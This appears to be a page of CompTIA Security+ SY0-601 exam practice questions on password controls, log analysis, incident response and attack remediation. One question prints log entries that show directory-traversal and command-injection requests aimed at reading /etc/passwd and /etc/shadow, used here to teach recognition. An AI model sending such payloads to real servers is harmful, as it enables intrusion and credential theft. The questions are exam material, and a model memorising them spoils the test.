
A security policy states that common words should not be used as passwords. A security auditor was able to perform a dictionary attack against corporate credentials. Which of the following controls was being violated?

A. Password complexity

B. Password history

C. Password reuse

D. Password length



Actual exam question from CompTIA's SY0-601

Question #: 151

Topic #: 1

[All SY0-601 Questions]

A SOC operator is analyzing a log file that contains the following entries:

```
[06-Apr-2021-18:00:06] GET /index.php/../../../../../../etc/passwd
[06-Apr-2021-18:01:07] GET /index.php/../../../../../../etc/shadow
[06-Apr-2021-18:01:26] GET /index.php/../../../../../../../../../etc/passwd
[06-Apr-2021-18:02:16] GET /index.php?var1=;cat /etc/passwd;&var2=7865tgydk
[06-Apr-2021-18:02:56] GET /index.php?var1=;cat /etc/shadow;&var2=7865tgydk
```


Which of the following explains these log entries?

A. SQL injection and improper input-handling attempts

B. Cross-site scripting and resource exhaustion attempts

C. Command injection and directory traversal attempts

D. Error handling and privilege escalation attempts



Actual exam question from CompTIA's SY0-601

Question #: 152

Topic #: 1

[All SY0-601 Questions]

A security incident has been resolved. Which of the following BEST describes the importance of the final phase of the incident response plan?

A. It examines and documents how well the team responded, discovers what caused the incident, and determines how the incident can be avoided in the future.

B. It returns the affected systems back into production once systems have been fully patched, data restored, and vulnerabilities addressed.

C. It identifies the incident and the scope of the breach, how it affects the production environment, and the ingress point.

D. It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach.

Actual exam question from CompTIA's SY0-601

Question #: 153

Topic #: 1

[All SY0-601 Questions]

HOTSPOT -


Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation.

INSTRUCTIONS -

Not all attacks and remediation actions will be used.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Hot Area:



